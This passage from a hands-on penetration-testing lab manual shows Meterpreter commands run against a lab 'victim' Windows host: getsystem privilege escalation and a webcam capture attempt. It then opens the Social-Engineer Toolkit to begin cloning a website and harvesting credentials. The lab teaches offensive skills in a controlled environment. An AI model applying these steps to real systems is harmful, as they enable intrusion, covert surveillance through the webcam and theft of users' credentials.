
Step 4

Next, you need to escalate privileges. Type the following command:

```
getsystem
```

Press **Enter**.

The result shows success in privileges escalation.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:15
Firefox ESR
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
f21b65098e4846a2ef43406e7\WindowsUpdateBox.exe
 7752  688   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVIC
E                               C:\Windows\System32\svchost.exe
 7800  6064  cmd.exe                   x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\cmd.exe
 7988  688   NisSrv.exe                x64   0

 8024  688   svchost.exe               x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\svchost.exe
 8032  688   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
                                C:\Windows\System32\svchost.exe
 8232  688   MsMpEng.exe               x64   0

 8452  888   smartscreen.exe           x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\smartscreen.exe
 8604  688   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
                                C:\Windows\System32\svchost.exe
 8756  888   WmiPrvSE.exe              x64   0        NT AUTHORITY\NETWORK SERV
ICE                             C:\Windows\System32\wbem\WmiPrvSE.exe

meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 2.45 Screenshot of PLABKALI01: Showing the success in a privilege escalation on the system.


Step 5

Let’s now check if the victim’s system has a webcam and take a picture. To check this, enter the following command:

```
webcam_snap
```

Press **Enter**.

Notice the output, which states that the victim's system does not have a webcam.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:16 ●
Firefox ESR
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
E                                C:\Windows\System32\svchost.exe
 7800  6064  cmd.exe                     x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\cmd.exe
 7988  688   NisSrv.exe                  x64   0

 8024  688   svchost.exe                 x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\svchost.exe
 8032  688   svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
                                 C:\Windows\System32\svchost.exe
 8232  688   MsMpEng.exe                 x64   0

 8452  888   smartscreen.exe             x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\smartscreen.exe
 8604  688   svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
                                 C:\Windows\System32\svchost.exe
 8756  888   WmiPrvSE.exe                x64   0        NT AUTHORITY\NETWORK SERV
ICE                              C:\Windows\System32\wbem\WmiPrvSE.exe

meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```


Figure 2.46 Screenshot of PLABKALI01: Output showing the victim's system does not have a webcam.

Step 6

You can now exit from the meterpreter prompt. Type the following command:

```
exit
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:17 ●
1
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
E                                C:\Windows\System32\svchost.exe
 7800  6064  cmd.exe                     x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\cmd.exe
 7988  688   NisSrv.exe                  x64   0

 8024  688   svchost.exe                 x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\svchost.exe
 8032  688   svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
                                 C:\Windows\System32\svchost.exe
 8232  688   MsMpEng.exe                 x64   0

 8452  888   smartscreen.exe             x64   2        PRACTICELABS\Administrato
r                                C:\Windows\System32\smartscreen.exe
 8604  688   svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
                                 C:\Windows\System32\svchost.exe
 8756  888   WmiPrvSE.exe                x64   0        NT AUTHORITY\NETWORK SERV
ICE                              C:\Windows\System32\wbem\WmiPrvSE.exe

meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > exit
```

Figure 2.47 Screenshot of PLABKALI01: Entering the exit command to exit from the meterpreter prompt.

Step 7

Clear the screen by entering the following command:


```
clear
```

You can also exit from the Metasploit framework prompt. Type the following command:

```
exit -y
```

Press **Enter**.

> ***Note:*** *You have an open session with the target system. Therefore, the exit command will not work. You need to use the above-mentioned command.*


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:18 ●
root@PLABKALI01: ~
File Edit View Search Terminal Help


```
msf5 auxiliary(server/ftp) > exit -y
```

Figure 2.48 Screenshot of PLABKALI01: Entering the exit -y command to exit from the msf5 prompt.

Step 8

Press **Enter** once again.

You are back on the **set** command prompt.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:21
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
  The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Figure 2.49 Screenshot of PLABKALI01: Showing the set prompt.

Keep the terminal window open.

Task 6 - Conduct Social Engineering Using a Cloned Website

A cloned Website is a phishing Website that resembles the original and steals the users credentials, this is also known as a spoofed Website. In this type of attack, the attacker clones legitimate Websites and sets up the cloned Website with a URL resembling the legitimate Website's URL. For example, the spoofed Website would be **www.htomail.com** instead of **www.hotmail.com**, which is the legitimate Website. The URL of the spoofed Website is shared with the targeted users via E-mail. When the user clicks on the URL, the user cannot tell the difference between the spoofed or the legitimate Website, unless the user pays attention to the URL.


In this task, you will set up a spoofed or cloned Website and capture user credentials.

To do this, perform the following steps:

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALI01.**

Ensure that the terminal window is displayed with the set prompt.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:29
1
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
  The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

